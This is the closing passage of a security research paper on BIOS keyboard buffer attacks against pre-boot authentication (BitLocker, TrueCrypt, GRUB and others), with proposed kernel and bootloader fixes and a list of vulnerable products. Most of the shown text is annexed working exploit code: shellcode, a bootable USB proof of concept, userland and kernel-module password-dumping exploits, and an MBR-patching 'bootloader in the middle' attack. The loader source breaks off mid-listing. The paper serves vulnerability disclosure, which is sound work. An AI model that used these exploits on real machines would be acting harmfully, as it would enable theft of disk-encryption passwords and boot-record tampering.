In a nutshell, we have showed how not initializing the BIOS keyboard buffer before usage, or not clearing it after usage lead to potential BIOS keyboard buffer manipulations. There are really two potential vulnerabilities we need to address : initialize the BIOS keyboard buffer memory before the bootloader uses it, and clean the BIOS Data Area in three locations : the BIOS keyboard buffer itself (32 bytes long, at address 0x40:0x1e), and the two associated pointers at addresses 0x40:1a and 0x40:0x1c (to avoid any information leak regarding the password length) after usage.

We can think of two ways to sanitize the BIOS Data Area after reading user input. The first one involves clearing the relevant memory areas after usage in the bootloader itself. The second one is to clear those same areas at boot time in the kernel.

None of the suggested fix is perfect : if we clear the BDA right after the bootloader has completed his task, hence before the kernel is loaded, then any pre-boot authentication routine implemented in the earliest stages of the kernel itself[25] will still be vulnerable to plain text passwords leakage. On the other hand, if we clear the memory in the kernel, then a rogue bootloader loaded after the actual bootloader (or BIOS routine), but before the kernel, could still retrieve the passwords from memory[26]. We

[25] like tuxonice/suspend2 hibernation to disk kernel patch.
[26] in other words, there is a race condition between the attack and the fix...

provide a partial fix for GNU/Linux x86 (assuming a 3GB/1GB userland/kerneland split) 2.6 kernels anyway, that will zero out the three memory areas mentioned earlier : *cf figure 21.*

```
/*
*
* Simple LKM for 2.6 kernels,
* to prevent Bios keyboard buffer attacks
*
* // Jonathan Brossard - jonathan@ivizindia.com
* // endrazine@gmail.com
*
*/

#include <linux/init.h>
#include <linux/module.h>
#include <linux/string.h>

#define BiosKeyboardBufferPointers 0xC000041A

static int sploit_init(void) {
        printk("Cleaning Bios keyboard buffer and its pointers.");
        memset(BiosKeyboardBufferPointers, 0, 36);
        return 0;
}
static int sploit_exit(void) {
        printk("Bios Data Area sanitized, unloading module\n");
        return 0;
}

module_init(sploit_init);
module_exit(sploit_exit);
```

Fig. 21. Suggested Linux Kernel Module to sanitize the BIOS Data Area.

Likewise, initializing (or cleaning) the BIOS keyboard buffer and its pointers at bootloader level is a matter of adding a few lines of 16b assembly : *cf figure 22.*

```
; zero 36 bytes, starting at address 0x40:0x1a

      xor ah, ah
      mov al, 0x40
      mov ds, ax
      mov al, 0x1a
      mov si, ax
      mov cx, 0x24

       xor al,al

cleanall:
       mov [ds:si], ax
       loop cleanall
```

Fig. 22. Suggested bootloader routine to sanitize the BIOS Data Area.

We believe that initializing and cleaning should be done in the software manipulating the BIOS keyboard buffer, being it the BIOS itself, the bootloader or the kernel. The booting sequence in x86 architecture being strictly monoprocess, this is the safest way to avoid race conditions between the fix and any potential "bootloader in the middle", let aside patching of the initializing or cleaning routine, against which we are not aware of any possible definitive fix.

6 Conclusion

In the present paper, we have detailed a new class of vulnerability affecting pre-boot authentication softwares : many pre-boot authentication software programmers are not aware of the inner workings of the BIOS interruptions they use in their products, which can lead them to wrongly assume the BIOS handles the keyboard in a secure way by itself.

In fact, we have firstly shown that many pre-boot authentication softwares do not clean the BIOS keyboard buffer after prompting the user for a password, which leads to plain text password leakage attacks. We exposed an attack scenario resulting in plain text password leakage to a local unprivileged user under any version of Microsoft Windows. High value protective softwares, in particular the version of Microsoft Bitlocker using the latest TPM technology shiped with Microsoft Vista Ultimate Edition are known to be vulnerable to this attack. Other commercial and open source softwares, including BIOS ROMs have equally been proved vulnerable. We have likewise shown that this class of attack is practical under *nix (GNU/Linux, *BSD and Solaris userland exploit codes have been provided, as well as a kernel land Linux exploit) assuming the attacker has enough privileges, typically root.

Secondly, we have shown that not initializing the BIOS keyboard buffer allows an attacker with enough privileges to write to the Master Boot Record but without console access to remotely reboot a pre-boot authentication software protected computer and to pass custom parameters to the bootloader, resulting in privileges escalation or further penetration of other Operating Systems hosted on the same computer. This "bootloader in the middle" attack fully emulates a user typing on a keyboard, even if full disk encryption is enabled, by filling the BIOS keyboard buffer, thanks to a rogue bootloader, before the bootloader attempts to retrieve user input. From a bootloader's perspective, there is no way to tell if the data is coming from a rogue bootloader or from a genuine keyboard.

By combining the two attacks, we have demonstrated a practical full security-bypass attack scenario against pre-boot authentication softwares.

Finally, we have suggested partial fixes, at bootloader and kernel levels. Those patches are quite imperfect since they fail at ensuring the atomicity of the various buffer manipulations : initializing and reading or reading and cleaning the BIOS keyboard buffer. Therefore, even if the

early bootstraping process is supposed to be monoprocess, a "bootloader in the middle" attack can still be attempted if an attacker is ready to insert his code during the normal execution of the actual bootloader (after buffer has been initialized, but before keystrokes have been read), or right after it (once the buffer is filled, but before it is later cleaned). We believe this issue cannot be addressed by software only means and would require additional integrity checks implemented at BIOS level to ensure the Master Boot Record has not been tampered with.

Additionally, we have limited the scope of this paper to password based authentication and exploitation without physical access solely. Biometrics, usb-tokens or any other identification means may also prove identical lack of care with temporary buffers when retrieving input from the user. The methodology adopted to retrieve information from the physical memory could also be used to attack other softwares than pre-boot authentication ones. If the attacker also achieved to get physical access to the computer, then the BIOS keyboard buffer's content can still be retrieved by other attack vectors like DRAM remanence[3] or Firewire buses[5].

Annexe A : Non exhaustive list of softwares vulnerable to plain text password leakage

Vulnerable softwares :

BIOS passwords :

- Award BIOS Modular 4.50pg[32]
- Insyde BIOS V190[33]
- Intel Corp PE94510M.86A.0050.2007.0710.1559 (07/10/2007)
- Hewlett-Packard 68DTT Ver. F.0D (11/22/2005)
- Lenovo 7CETB5WW v2.05 (10/13/2006)

Full disk encryption with pre-boot authentication capabilities :

- Bitlocker with TPM and password based authentication enabled under Microsoft Vista Ultimate Edition
- Truecrypt 5.0 for Windows
- DiskCryptor 0.2.6 for Windows (latest)
- Secu Star DriveCrypt Plus Pack v3.9 (latest)

Boot loader passwords :

- grub (GNU GRUB 0.97) (latest CVS)
- lilo version 22.6.1 (current under Mandriva 2006)

Other Softwares :

- Software suspend 2 (now tuxonice), Linux Kernel Patch (we tested version suspend2-2.2.1 with 2.6.16 kernel)

Non vulnerable softwares :

BIOS Passwords :

- Hewlett-Packard F.20 (04/15/2005)
- Hewlett-Packard F.05 (08/14/2006)
- Pheonix BIOS Version F.0B, 7/3/2006
- Phoenix Technologies LTD R0220Q0 (25-05-2007)

Full disk encryption with pre-boot authentication capabilities :

- SafeGuard 4.40 for Windows
- PGP Desktop Professional 9.8 for Windows (Trial Version)

Annexe B : Shellcode.S

```
;-------------------- [ Shellcode.S ] ------------------------;
;                                                             ;
;       Jonathan Brossard // jonathan@ivizindia.com           ;
;                               endrazine@gmail.com           ;
;                                                             ;
; 16b shellcode, BIOS API only used : aimed at being Xplatform  ;
; if run under virtual or real mode...                        ;
;                                                             ;
; Compiling : nasm -fbin ./Shellcode.S -o Shellcode.COM       ;
;-------------------------------------------------------------;

;\x30\xe4\xb0\x40\x8e\xd8\xb0\x1c\x89\xc6\x30\xed\xb1\x10\x3e\x8b
;\x04\x30\xe4\x3c\x20\x72\x04\x3c\x7e\x72\x02\xb0\x20\x83\xc6\x02
;\x56\x51\x50\xb4\x03\x30\xff\xcd\x10\xb4\x02\xfe\xc2\xcd\x10\x58
;\xb4\x0a\xb3\x06\xb1\x01\xcd\x10\x59\x5e\xe2\xd2\x30\xe4\xb0\x4c
;\xcd\x21



        org 100h

section .text


_start:

        xor ah, ah
        mov al, 0x40                ; 0x40:0x1e : keyboard buffer address
        mov ds, ax

        mov al, 0x1c
        mov si, ax

        xor ch,ch
        mov cl, 0x10

leakloop:
        mov ax, [ds:si]

        xor ah,ah

        cmp al, 0x20
        jb keepcopying
        cmp al, 0x7e
        jb keepcopying2
```

```
keepcopying:
        mov al, 0x20
keepcopying2:
        add si, byte +0x2          ; Replace this line by add si,4
                                   ; if you plan to use it under MS-Dos
                                   ; due to imperfect emulation of 16b
                                   ; arch under windows.

        push si
        push cx
        push ax
        mov ah, 0x03
        xor bh, bh
        int 0x10

        mov ah, 0x02
        inc dl
        int 0x10

        pop ax

        mov ah, 0ah
        mov bl, 06h
        mov cl, 0x01
        int 0x10
        pop cx
        pop si

        loop leakloop


;----- Terminate as well as we can...

        xor ah,ah
        int 0x16

        int 0x19

;EOF
```

Annexe C : Sploit-OS.S

```
; ---------------------------[ Sploit-OS.S ]-----------------------------
;
; Simple bootstrap to test our BIOS shellcode and verify that
; passwords can be leaked in plain text under REAL MODE.
;
; // Jonathan Brossard
; jonathan@ivizindia.com
; endrazine@gmail.com
;
; ------------------------------------------------------------------------
; [ Compiling and using Sploit OS ]
;
; The purpose of this code is to create a bootable usb disk image
; Poc that will retrieve pre-boot authentication passwords from
; BIOS memory in Real mode when booted.
;
;
; Here, I assume your usb disk is located on /dev/sdb
; Use ‘fdisk -l‘ to get your usb device name and modify
; those commands to match your own device name.
;
;
; Compiling :
;
;    root@blackbox:/home/jonathan/sploit-os# nasm -fbin \
;    sploitos.asm -o sploitos.img
;
; Verifying the bootable image is ok:
;
;    root@blackbox:/home/jonathan/sploit-os# file sploitos.img
;    x86 boot sector, code offset 0x3c, OEM-ID "SploitOS", sectors/
;    cluster 4, root entries 512, sectors 32768 (volumes <=32 MB) ,
;    Media descriptor 0xf8, sectors/FAT 32, heads 64,
;    serial number 0xdeb00001, label: "[endrazine]", FAT (16 bit)
;    root@blackbox:/home/jonathan/sploit-os#
;
; Installing:
;
;    root@blackbox:/home/jonathan/sploit-os# cat sploitos.img >/dev/sdb
;    root@blackbox:/home/jonathan/sploit-os#
;
; Rebooting:
;
;    root@blackbox:/home/jonathan/sploit-os# reboot
;
; ------------------------------------------------------------------------
```

```
org 0x7c00                     ;to be loaded at RAM address 0000:7C00


section .text


_start:
        jmp short realstart            ; jump over the boot record's data


; ----------------------------------------------------------------------
; Create a boot record with appropriate geometry etc. for a usb boot disk
; ----------------------------------------------------------------------
brINT13Flag     DB      90H             ; 0002h - 0EH for INT13 AH=42 READ
brOEM           DB      'SploitOS'      ; 0003h - OEM name & DOS version
brBPS           DW      512             ; 000Bh - Bytes/sector
brSPC           DB      4               ; 000Dh - Sectors/cluster
brResCount      DW      1               ; 000Eh - Reserved (boot) sectors
brFATs          DB      2               ; 0010h - FAT copies
brRootEntries   DW      200H ; 0011h - Root directory entries
brSectorCount   DW      32768 ; 0013h - Sectors in volume, < 32MB
brMedia         DB      0xf8 ; 0015h - Media descriptor
brSPF           DW      32              ; 0016h - Sectors per FAT
brSPH           DW      32              ; 0018h - Sectors per track
brHPC           DW      64 ; 001Ah - Number of Heads
brHidden        DD      0               ; 001Ch - Hidden sectors
brSectors       DD      0         ; 0020h - Total number of sectors
DB      0               ; 0024h - Physical drive no.
DB      0               ; 0025h - Reserved (FAT32)
DB      29H             ; 0026h - Extended boot record sig
brSerialNum     DD      0xdeb00001      ; 0027h - Volume serial number
brLabel         DB      '[endrazine]'   ; 002Bh - Volume label  (11 chars)
brFSID          DB      'FAT16   '      ; 0036h - File System ID (8 chars)
;-----------------------------------------------------------------------

realstart:
        mov ax, 0x1301                          ; BIOS write string function
        mov bx, 0x07                            ; write in current page

        mov cx, 122
        xor dx, dx                              ; start in upper left corner
        mov ebp, Creditstring
        int 0x10

        mov bx, 4
        mov dx, 5
        xor dx,dx
        mov dh, 7

        smsw ax                         ; Verify we are in real (or v86 ?) mode...
```

```
        test al,1                       ; by checking PE bit of CR0
        je near real
                                        ; we are in v86 mode...
        mov ax, 0x1301
        mov cx, 56
        mov ebp, v86string
        int 0x10

        jmp near reboot

real:                                           ; we are in real mode...
        mov ax, 0x1301
        mov cx, 76
        mov ebp, realstring
        int 0x10

;--------------------------[ Start of BIOS shellcode ]---------------------

        xor ah, ah
        mov al, 0x40                            ; 0x40:0x1e : keyboard buffer address
        mov ds, ax

        mov al, 0x1e
        mov si, ax

        mov cx, 0x10

leakloop:
        mov ax, [ds:si]
        xor ah, ah

        cmp al, 0x20
        jb keepcopying
        cmp al, 0x7e
        jb keepcopying2

keepcopying:
        mov al, 0x20
keepcopying2:
        add si, byte +0x2                      ; Replace this line by add si,4
                                               ; if you plan to use it under MS-Dos
                                               ; due to imperfect emulation of 16b
                                               ; arch under vm86.
        push si
        push cx
        push ax
        mov ah, 0x03
        xor bh, bh
        int 0x10
```

```
        mov ah, 0x02
        inc dl
        int 0x10

        pop ax

        mov ah, 0ah
        mov bl, 06h
        mov cl, 0x01
        int 0x10
        pop cx
        pop si

        loop leakloop

;--------------------------[ End of BIOS shellcode ]----------------------

reboot:
        mov ax, 0x1301
        mov bx, 4
        mov cx, 27
        xor dx, dx
        mov dh, 11
        mov ebp, Byestring
        int 0x10

        xor ax, ax                              ; wait for a key to be pressed
        int 0x16


        jmp 0xffff:0x0                          ; reboot



v86string        db '--[ According to cr0, you are in v86 mode :( Quitting...',13,10
realstring       db '--[ According to cr0, you are in real mode, ok',10,13
                 db '',13,10
                 db '--[ Password (if any) is : ',10,13
                 db '',13,10

Creditstring     db ' [ Sploit OS : Real mode BIOS hysteresis Poc ]',13,10
                 db '',10,13
                 db ' // Jonathan Brossard - jonathan@ivizindia.com',10,13
                 db ' // endrazine@gmail.com',13,10
                 db '',13,10

Byestring        db '--[ Press any key to reboot',10,13

times 512-($-$$)-2 db 0                         ; Write boot signature at
        dw 0x0AA55                              ; address (512 - 2) bytes
```

```
;EOF
```

Annexe D : generic.unix.sploit.c

```
/*
*
* BIOS keyboard buffer hysteresis generic userland exploit for *nix.
*
* // Jonathan Brossard - jonathan@ivizindia.com - endrazine@gmail.com
*
* Tested successfuly under various Linux, *BSD and Solaris platforms.
*
*
* This code is able to retrieve passwords from both /dev devices (a la /dev/mem,
* a raw mapping of the physical memory), and files from pseudo file system /proc
* (a la kcore, which contains kernel memory under the structure of a core file).
*
* Limited support is also provided to handle /dev/kmem under Linux.
*
*/


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/uio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <getopt.h>

#include <malloc.h>
#include <sys/mman.h>

/*
* Define default targets files and offsets
*/
#define DEFAULT_DEVICE "/dev/mem"
#define BIOS_BUFFER_ADDRESS_M 0x041e

#define DEFAULT_PROC "/proc/kcore"
#define BIOS_BUFFER_ADDRESS_K 0x141e

#define DEFAULT_KERNEL_MAP "/dev/kmem"
#define KERNEL_BUFFER_ADDRESS 0xC000041E
```

```
#define BUFF_LENGTH 255 /* max length for pathnames */

/*
* Display some help
*/
int usage(int argc, char **argv) {

    fprintf(stderr,
        "usage: %s [-h] [--memory-device=<device>] [--pseudo-file=<pseudo file>]\n"
        "\n"
        "--help (or -h)                display this help\n"
        "--memory-device (or -m)        memory device (default: %s)\n"
        "--pseudo-file (or -p)            /proc pseudo file (default: %s)\n"
        "--kernel-device (or -k) *LINUX* *ONLY*    kernel memory device (default: %s)\n"
        "\n",
        argv[0], DEFAULT_DEVICE, DEFAULT_PROC, DEFAULT_KERNEL_MAP);

    exit(-2);
}

/*
* Give some credits
*/
int credits(void) {

    printf("\n [ BIOS keyboard buffer hysteresis generic userland exploit for *nix. ]\n"
        " // Jonathan Brossard - jonathan@ivizindia.com - endrazine@gmail.com\n\n"
        " Tested under several flavours of GNU/Linux, *BSD and Solaris.\n\n");

    return 0;
}

int main(int argc, char **argv) {
    int fd, i=0,j, f;

    char tab[32];
    char tab2[16];

    int c;
    int digit_optind = 0;

    int TARGET_OFFSET;
    char TARGET_FILE[BUFF_LENGTH];

    int device_flag = 0;   /* are we processing a device ? */
    int proc_flag = 0;     /* are we processing a file from /proc pseudo filesystem ? */
    int kernel_flag = 0;   /* are we processing /dev/kmem ? */
    int password_flag = 0; /* is there a password stored in BIOS memory ? */
```

```
credits();

if (argc < 2)
    usage(argc, argv);

/*
* Command line options parsing
*/
while (1) {
    int this_option_optind = optind ? optind : 1;
    int option_index = 0;
    static struct option long_options[] =
      {     {"help", 0, 0, 'h'},
        {"memory-device", 2, 0, 'm'},
        {"pseudo-file", 2, 0, 'p'},
        {"kernel-device", 2, 0, 'k'},
        {0, 0, 0, 0} };

    c = getopt_long(argc, argv, "hp::m::k::", long_options,
            &option_index);
    if (c == -1)
        break;

    switch (c) {
    case 'h':
        usage(argc, argv);
        break;

    case 'm':
        device_flag = 1;
        if(optarg != 0) {
            strncpy(TARGET_FILE, optarg, BUFF_LENGTH);
        } else {
            strncpy(TARGET_FILE, DEFAULT_DEVICE, BUFF_LENGTH);
        }
        TARGET_OFFSET = BIOS_BUFFER_ADDRESS_M;
        break;

    case 'p':
        proc_flag = 1;
        if(optarg != 0) {
            strncpy(TARGET_FILE, optarg, BUFF_LENGTH);
        } else {
            strncpy(TARGET_FILE, DEFAULT_PROC, BUFF_LENGTH);
        }
        TARGET_OFFSET = BIOS_BUFFER_ADDRESS_K;
        break;

    case 'k':
```

```
            kernel_flag = 1;
            if(optarg != 0) {
                strncpy(TARGET_FILE, optarg, BUFF_LENGTH);
            } else {
                strncpy(TARGET_FILE, DEFAULT_KERNEL_MAP, BUFF_LENGTH);
            }
            TARGET_OFFSET = KERNEL_BUFFER_ADDRESS;
            break;

        default:
            fprintf(stderr, "[!!] unknown option : '%c'\n", c);
            exit(-2);
        }
    }

    /*
    * Read potential password from file
    */
    if( (device_flag && proc_flag) || (device_flag && kernel_flag) \
|| (kernel_flag && proc_flag) \ || (!device_flag && !proc_flag && \
!kernel_flag) )
        usage(argc, argv);


    fd = open(TARGET_FILE, O_RDONLY);
    if (fd == -1) {
        perror("Fatal error in open ");
        exit(-1);
    }

    int PageSize = (int)sysconf(_SC_PAGESIZE);
    if ( PageSize < 0) {
        perror("Fatal error in sysconf ");
    }

    char* map = mmap(0, PageSize, PROT_READ , MAP_SHARED, fd, TARGET_OFFSET & ~0xFFF);
    if(map == MAP_FAILED) {
        perror("Fatal error in mmap");
        exit(-1);
    }

    memcpy(tab, map + TARGET_OFFSET - (TARGET_OFFSET & ~0xFFF),32);


    for (j = 0; j < 16; j++) {
        tab2[i] = tab[2 * j];
        i++;

        if (tab2[i] <= 0x7e && tab2[i] >= 0x30 )
            password_flag = 1;
```

```
    }

    if (password_flag) {
        printf("--[ Password (to the latest pre boot authentication software) : ");
    } else {
        printf("--[ No password found\n\n");
        exit(0);
    }

    for (i = 0; i < 16; i++) {

        /*
        * We might have several passwords concatenated in case of
        * multiple preboot authentication softwares
        */
        if ( i<15 && tab2[i] == 0x0d && tab2[i+1] != 0x0d && tab2[i+1] <= 0x7e && \
 tab2[i+1] >= 0x30 ) {
            printf("\n--[ Password (to a previous authentication software) :");
        } else {
            printf("%c", tab2[i]);
        }
    }

    printf("\n\n");

    /*
    * Clean up...
    */
    if (munmap(map, PageSize) < 0) {
        perror("Non fatal error in munmap ");
    }
    close(fd);

    return 0;
}
```

Annexe E : ksploit.c

```
/*
*
* Trivial LKM exploit to display the content of BIOS Keyboard buffer
* in /proc/prebootpassword .
*
* // Jonathan Brossard - jonathan@ivizindia.com - endrazine@gmail.com
*
*/

#include <linux/init.h>
#include <linux/module.h>
#include <linux/string.h>

#include <linux/kernel.h>
#include <linux/proc_fs.h>
#include <linux/string.h>

MODULE_LICENSE("GPL");
MODULE_DESCRIPTION("Pre Boot Authentication Password LKM Exploit");
MODULE_AUTHOR("Jonathan Brossard // endrazine");


#define BiosKeyboardBuffer 0xC000041E


/*
* Write password to /proc entry routine
*/
static int sploit_read_pass( char *page, char **start, off_t off, int count, \
 int *eof, void *data ) {
    char tab[32];
    char tab2[16];

    int i=0, j, password_flag = 0;
    int len=0;

    if (off > 0) {
        *eof = 1;
        return 0;
    }

    sprintf(tab, "%s", BiosKeyboardBuffer);

    for (j = 0; j < 16; j++) {
        tab2[i] = tab[2 * j];
        i++;
```

```
        if (tab2[i] <= 0x7e && tab2[i] >= 0x30 )
            password_flag = 1;
    }

    if (!password_flag) {
        len=sprintf(page, "No password found\n");
        return len;
    } else {
        len=sprintf(page, "Password to the latest pre boot authentication \
 software) : ");

        for (i = 0; i < 16; i++) {

            /*
            * We might have several passwords concatenated in case of
            * multiple preboot authentication softs
            */
            if ( i<15 && tab2[i] == 0x0d && tab2[i+1] != 0x0d && tab2[i+1] \
<= 0x7e && tab2[i+1] >= 0x30 ) {
                len += sprintf(page, "%s\n--[ Password (to a previous \
authentication software) :", page);
            } else if (tab2[i] <= 0x7e && tab2[i] >= 0x30) {
                sprintf(page, "%s%c", page, tab2[i]);
                len++;
            } else {
                break;
            }
        }
        sprintf(page, "%s\n",page);
        len++;
    }
    return len;
}


/*
* Loading routine : creates an entry in /proc and defines the previous function
* as its reading entry.
*/
static int sploit_init(void) {
    static struct proc_dir_entry *proc_entry;

    printk("\n--[ BIOS keyboard buffer hysteresis LKM exploit\n"
                " // Jonathan Brossard - jonathan@ivizindia.com - \
 endrazine@gmail.com\n");

    proc_entry = create_proc_entry( "prebootpassword", 0444, NULL );

    if (proc_entry == NULL) {
```

```
        printk(KERN_ALERT "Couldn't create /proc entry\n");
        return 1;
    } else {

        proc_entry->read_proc = sploit_read_pass;
        proc_entry->owner = THIS_MODULE;
    }
    return 0;
}

/*
* Unloading routine
*/
static int sploit_exit(void) {
    remove_proc_entry("prebootpassword", &proc_root);
    printk("--[ Unloading module\n");
    return 0;
}

module_init(sploit_init);
module_exit(sploit_exit);
```

Annexe F : InvisibleMan.S

```
;
;               [ Attack of the Invisible Man ]
;                 (bootloader in the middle)
;
; Generic rebooting attack against pre-boot authentication MBRs
; that do not initialize BIOS keyboard memory.
;
;  Jonathan Brossard -- jonathan@ivizindia.com // endrazine@gmail.com
;
;
;
; ROADMAP :
;
;   Use delta offset[0] trick to find self location in memory.
;   Fill the BIOS keyboard buffer using PIC 8042[1].
;   Allocate a 5Ko buffer in RAM reserved to the BIOS.
;   Find first bootable disk.
;   Read old MBR backup in reserved RAM.
;   Patch disk with old MBR.
;   Load MBR in RAM at address 0x0000:0x7c00
;   Unallocate BIOS memory if possible
;   Jump to 0x0000:0x7c00
;
; NOTES :
;   Since some BIOS/virtual machines do not follow the standards
;   and do check/modify memory when calling int 0x19, we will
;   emulate it by loading the MBR in RAM and jumping to it.
;
;   Since we patch an actual MBR instead of crafting one from scratch,
;   size does matter. The initial jump of the MBR is a jmp short, so
;   it might be up to 128b long; we also need to keep the latest two
;   bytes that mark the disk as bootable, hence , we roughly have :
;   512 - 128 - 2 = 382 bytes available if we want to stick to one sector.
;
; TODO : remove MBR backup
;
; [0] Cf: 80's/90's virii writing tutorials a la 40hex,
;     virii source code like Stone or the Italian Virus,
;     Dark Avenger virii's source code.
;     http://www.etext.org/zines/ASCII/40hex/
;
; [1] Art of Assembly Language: Chapter Twenty, Randall Hyde
;     http://webster.cs.ucr.edu/AoA/DOS/ch20/CH20-1.html
;
;
; Tested against:
; * Grub 0.97 with MD5 hashes, under Gentoo 2006
```

```
; * Grub 0.97 with MD5 hashes, under fedora release 7 (Moonshine)
;       (vulnerable in both text and graphical modes)
;
; TIP :
;  just add a few 'escape' characters before the password if you
;  attack a bootloader with graphical display like grub.
;
;
;

org 0x100


section .text


_start:
nop
nop
realstart:

        jmp short DeltaCall          ; good old delta offset trick

getdelta:

pop bx
jmp short afterroutinesjump

DeltaCall:                           ; dummy call to get delta offset
        call getdelta

;
; Save usefull data here
;

returnaddress: db 0x00, 0x00
password db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
                db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
                db 0x00

;------------------ [ keyboard filling subroutines ] ------------------
;  Credit for those routines :
;    Art of Assembly Language: Chapter Twenty, Randall Hyde
;    http://webster.cs.ucr.edu/AoA/DOS/ch20/CH20-1.html
;

write_to_bios_buffer:
```

```
mov dl, al
xor cx, cx

wait_controller: ; Wait untill microcontroller's
in al, 0x64             ; control buffer is empty
test al, 1
loopnz wait_controller

; disable the keayboard

cli                     ; disable interrupts
in al, 0x21             ; get current mask
push ax
or al, 2                ; mask keyboard interrupt
out 0x21, al

call wait_controller2
mov al, 0x60            ; "send keyboard" command
out 0x64, al

; send the scancode as a new command :

call wait_controller2
mov al, dl
out 0x60, al

call wait_controller2
mov al, 0x20         ; "send keyboard" command
out 0x64, al

xor cx, cx

wait_if_full:                ; wait until the controller
in al, 0x64          ; is accepting data
test    al, 1
loopz   wait_if_full

call wait_controller2
mov al, 0x60
out 0x64, al

call wait_controller2
mov al, 0x45
out 0x60, al

fake_int0x09:
in al, 0x60
int 0x09                 ; simulate hardware interrupt

; re enable the keyboard, clean and return
```

```
call wait_controller2
mov al, 0x0ae
out 0x64, al              ; re enable the keyboard

pop ax
out 0x21, al              ; restore interrupt mask

ret

wait_controller2:                  ; wait until we can send a command
push cx                   ; to the microcontroller
push ax
xor cx, cx

testcmdport:
in al, 0x64
test al, 2                ; check 'buffer is full' flag
loopnz testcmdport
pop ax
pop cx
ret

;------------------ [ Main code starts here ] ------------------

afterroutinesjump:

;
; Fill up the BIOS keyboard buffer thanks to PIC programming
;
       push bx
       add bx,2;3
       mov si,bx                  ; si points to password
       mov cx,32                  ; max BIOS keyboard buffer size

put_password:                     ; put password in keyboard
       push cs                    ; (without final \x00)
       pop ds

       push cx
       mov al, [ds:si]
       cmp al, 0x00
       je stop_copying

       call write_to_bios_buffer
       inc si
       pop cx
       loop put_password
       push cx                    ; dummy push
```

```
stop_copying:
       pop cx                    ; dummy pop
;
; Reserve a 10 Ko memory buffer in the BIOS reserved memory.
; cf: old virii like Stoned, the Italian Virus etc.
;
xor ax,ax
mov ds,ax
mov ax, [ds:0x413]        ; get amound of available memory

sub ax, 10                ; register 10 Ko of memory
mov [ds:0x413],ax         ; update BIOS counter

pop es
push ax                   ; save counter for desallocation
push es

mov cl,06
shl ax,cl
mov es,ax                 ; our buffer starts at es:0x00

; find the bootable hard drive :
; read 1 sectors and check if disk is marked
; as bootable on every disk successively

push es
xor dx,dx                 ; dl = drive number

readnext:
inc dl
mov ah, 0x02              ; read from disk in memory
mov al, 0x01              ; 1 sector
mov bx, 0x00;buffer
mov ch, 0
mov cl, 1
mov dh, 0
int 13h

cmp ah, 0x00               ; check return value
jne readnext

cmp dl, 0x10               ; test 10 drives at max
je notfound

cmp byte [es:bx+510], 0x55 ;
jne readnext               ; Verify the disk is bootable
cmp byte [es:bx+511], 0xAA ;
jne readnext               ;
;
; The bootable disk number is in dl, read 20 sectors,
```

```
; find our backup and patch the MBR (1 sector).
;
pop es
push es

mov ah, 0x02                ; function: read
mov al, 0x14                ; 20 sectors

mov bx, 0x00; buffer
mov ch, 0
mov cl, 1
mov dh, 0
int 13h

cmp ah, 0x00                ; check return value
jne readnext

push cs
pop ds

pop es

pop si
xor bx,bx
mov bx, [ds:si]             ; return address

; Copy backuped MBR back to sector 1

mov ah, 0x03                ; function: write
mov al, 1             ; 1 sector
mov ch, 0
mov cl,1 ;1
mov dh, 0
int 13h

;
; Remove backed up MBR
;
mov ah, 0x03                ; function: write
mov al, 1             ; 1 sector
int 13h

notfound:

push cs
pop ds
;
; Jump to our code, in reserved BIOS RAM
;
; We want to do a jmp es:ax, but we'll have
```

```
; to code it ourselves...

push cs
pop ds

call bigjump
bigjump:
pop ax
add ax,20
push ax
pop si

sub ax,0x7c00
add ax,4

mov [ds:si],ax
mov [ds:si+2],es

jmp 0xffff:0x0000           ; patched at runtime

nop                         ; optional nop sled
nop
nop
nop
nop
nop
nop
nop
;
; Copy bootloader in RAM at position 0x0000:0x7C00
;

; dl still contains drive number
mov bx, 0x7c00
xor ax,ax
push ax
pop es

mov ah, 0x02                ; read from disk in memory
mov al, 0x01                ; 1 sector
mov ch, 0
mov cl, 1
mov dh, 0
int 13h
;
; Desallocate memory if no other process has requested
; additional BIOS memory in the meantime

pop ax                      ; retrieve counter from stack
mov bx, [ds:0x413]          ; get current BIOS mem counter
```

```
cmp ax, bx
jne skip_desalloc           ; someone else has allocated mem

add ax, 10                ; unallocate 10 Ko of memory
mov [ds:0x413],ax         ; update BIOS counter
;
; Do not mention the race condition here ;)
; From here, we are executing code that might
; get overwriten anytime. Hopefully, protected
; mode is monoprocess.
;

skip_desalloc:

;
; Jump to original bootloader
;
jmp 0x0000:0x7c00



;EOF
```

Annexe G : InvisibleManLoader.c

```
/*
*
* Jonathan Brossard - jonathan@ivizindia.com // endrazine@gmail.com
*
*    "Invisible Man" attack against pre-boot authentication bootloaders
*
*
* This is plain old MBR patching, like implemented
* by many MBR virii since the 80's.
*
* Keyboard filling routines shamelessly ripped from "The art of assembly".
*
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/uio.h>
```

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>
#include <errno.h>
#include <getopt.h>


#include <malloc.h>
#include <sys/mman.h>

#define DISK_OFFSET 10000
#define BUFF_SIZE 512
#define BUFF_LENGTH 255


char evilloader[]="\x90\x90\xeb\x03\x5b\xeb\x7f\xe8\xfa\xff\x00\x00\x00\x00\x00\x00\x00\x00\



/* Translation tables for keys to/from scancodes */

char scancodes1[]=  {’0’, ’1’, ’2’, ’3’, ’4’, ’5’, ’6’, ’7’, ’8’, ’9’, ’A’, ’B’,
’C’, ’D’, ’E’, ’F’, ’G’, ’H’, ’I’, ’J’, ’K’, ’L’, ’M’, ’N’, ’O’, ’P’, ’Q’, ’R’, ’S’, ’T’,
’U’, ’V’, ’W’, ’X’, ’Y’, ’Z’,’a’, ’b’, ’c’, ’d’, ’e’, ’f’, ’g’, ’h’, ’i’, ’j’, ’k’, ’l’,
’m’, ’n’, ’o’, ’p’, ’q’, ’r’, ’s’, ’t’, ’u’, ’v’, ’w’, ’x’, ’y’, ’z’, ’!’, ’@’, ’#’, ’$’,
